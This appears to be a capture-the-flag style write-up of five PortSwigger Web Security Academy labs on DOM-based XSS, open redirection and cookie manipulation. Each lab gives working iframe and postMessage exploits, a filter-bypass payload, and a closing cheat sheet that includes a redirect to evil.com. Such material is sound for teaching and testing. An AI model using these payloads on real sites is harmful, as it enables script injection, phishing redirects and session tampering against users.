🧠 Understanding DOM Exploitation
DOM-Based vulnerabilities occur when an application contains client-side JavaScript that processes data from an untrusted source in an unsafe way, usually writing it to a dangerous sink like eval(), innerHTML, or document.cookie.
This guide breaks down five distinct exploitation scenarios found in the PortSwigger Web Security Academy, demonstrating how to exploit Web Messages, Open Redirects, and Cookie Manipulation.
🧪 LAB 1: DOM XSS Using Web Messages
🧐 How the Vulnerability Exists
The application uses a message event listener to listen for cross-origin communications. It takes the data received (e.data) and writes it directly into the DOM using the innerHTML sink without validating the origin of the message.
Root Cause: Lack of origin verification (e.origin) and use of a raw HTML sink.
🚨 Exploitation Steps
- Analyze Source:
Inspect the home page source.
window.addEventListener('message', function(e) {
    document.getElementById('ads').innerHTML = e.data;
});
-
Craft Payload: Since
innerHTMLdoes not execute<script>tags, we must use an event handler. Payload:<img src=1 onerror=print()> - Construct Exploit:
We need an iframe to load the target site and send the message after it loads.
<iframe src="[https://YOUR-LAB-ID.web-security-academy.net/](https://YOUR-LAB-ID.web-security-academy.net/)" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')"> </iframe> -
Execute: Deliver the exploit. The iframe loads, sends the malicious HTML via
postMessage, and the vulnerable site renders it, triggering the print dialog.
IMPACT: Cross-Site Scripting via PostMessage.
🧪 LAB 2: DOM XSS Using Web Messages and a JavaScript URL
🧐 How the Vulnerability Exists
The application listens for web messages and assigns the content to location.href (a sink that navigates the browser). It attempts to validate the data by ensuring it contains “http:” or “https:”, but uses indexOf incorrectly.
Root Cause: indexOf checks if the string contains the text, not if it starts with it.
🚨 Exploitation Steps
- Analyze Logic:
if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
    location.href = url;
}
This logic passes if “http:” is anywhere in the string.
-
Bypass Filter: We want to execute
javascript:print(). We can append “http:” as a comment at the end. Payload:javascript:print()//http:
- Construct Exploit:
<iframe src="[https://YOUR-LAB-ID.web-security-academy.net/](https://YOUR-LAB-ID.web-security-academy.net/)" onload="this.contentWindow.postMessage('javascript:print()//http:','*')"> </iframe> -
Execute: The validation sees “http:” at the end and allows the assignment. The browser sees the
javascript:protocol and executes the code.
🧪 LAB 3: DOM XSS Using Web Messages and JSON.parse
🧐 How the Vulnerability Exists

The application expects the message data to be a JSON string. It parses this string and, if the type property is “load-channel”, it assigns the url property to an iframe’s src attribute.
Root Cause: No validation on the url property allowing javascript: pseudo-protocol injection into an iframe src.
🚨 Exploitation Steps
- Analyze Logic:
var d = JSON.parse(e.data);
switch(d.type) {
    case "load-channel":
        ACMEplayer.element.src = d.url; // Vulnerable Sink
        break;
}
- Craft JSON Payload:
We need a JSON string where
typeis “load-channel” andurlis our XSS payload.{ "type": "load-channel", "url": "javascript:print()" } - Construct Exploit:
We must send this as a string using
JSON.stringifyto ensure correct formatting.<iframe src="[https://YOUR-LAB-ID.web-security-academy.net/](https://YOUR-LAB-ID.web-security-academy.net/)" onload='this.contentWindow.postMessage(JSON.stringify({type: "load-channel", url: "javascript:print()"}), "*")'> </iframe> - Execute:
The site parses the JSON, updates the internal iframe
srctojavascript:print(), and executes the code.
🧪 LAB 4: DOM-Based Open Redirection
🧐 How the Vulnerability Exists
The “Back to Blog” button functionality reads the current page URL, looks for a url= parameter using Regex, and redirects the user to that value.
Root Cause: It extracts the redirect target from the current URL (user-controlled source) and passes it to location (dangerous sink) without validating the domain.
🚨 Exploitation Steps
-
Analyze Logic: The code executes:
returnURL = /url=https?:\/\/.+)/.exec(location);This looks for the patternurl=https://...in the browser’s address bar.
-
Construct Trap URL: We append the redirect target to the current URL.
https://YOUR-LAB-ID.web-security-academy.net/post?postId=4&url=https://exploit-server.net/ -
Execute: Send the link to the victim. When they click “Back to Blog”, the script grabs our malicious
urlparameter and redirects them to the exploit server.
IMPACT: Phishing / Open Redirect.
🧪 LAB 5: DOM-Based Cookie Manipulation
🧐 How the Vulnerability Exists
The application uses a client-side script to track the “Last Viewed Product”. It takes the current URL (window.location) and saves it into a cookie named lastViewedProduct. On other pages (like the home page), this cookie is read and used to generate a “Last Viewed” link via innerHTML or href.
Root Cause:
- Source:
window.location(Attacker sets this by linking to a specific URL). - Sink:
document.cookie(Poisoning the user’s session). - Execution: The poisoned cookie is reflected into the DOM on the home page.
🚨 Exploitation Steps
-
Identify Gadget: We need to poison the cookie. The site saves the current URL into the cookie. We visit:
.../product?productId=1&'><script>print()</script>The cookie now contains the XSS payload.
-
Construct Exploit (The CLOAK): We use an iframe to force the victim to visit the poisoned URL, setting the cookie. Then, we immediately redirect them to the home page where the XSS executes.
<iframe src="[https://YOUR-LAB-ID.web-security-academy.net/product?productId=1](https://YOUR-LAB-ID.web-security-academy.net/product?productId=1)&'><script>print()</script>" onload="if(!window.x)this.src='[https://YOUR-LAB-ID.web-security-academy.net](https://YOUR-LAB-ID.web-security-academy.net)';window.x=1;"> </iframe> -
Execution Logic:
- Iframe loads product page -> Cookie is poisoned with
<script>. onloadtriggers -> Redirects iframe to Home Page.- Home page loads -> Reads
lastViewedProductcookie -> Renders payload ->print()executes.

- Iframe loads product page -> Cookie is poisoned with
IMPACT: Stored DOM XSS (via Client-Side Cookie).
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| Web Message | addEventListener('message') |
iframe + postMessage('<img src=x onerror=...>') |
| JS URL | location.href = msg |
javascript:print()//http: |
| JSON Sink | JSON.parse(e.data) |
postMessage('{"type":"...", "url":"javascript:..."}') |
| Open Redirect | location = /url=(...)/.exec |
Append &url=https://evil.com |
| Cookie Manip | document.cookie = location |
Iframe load poison URL -> Redirect to home |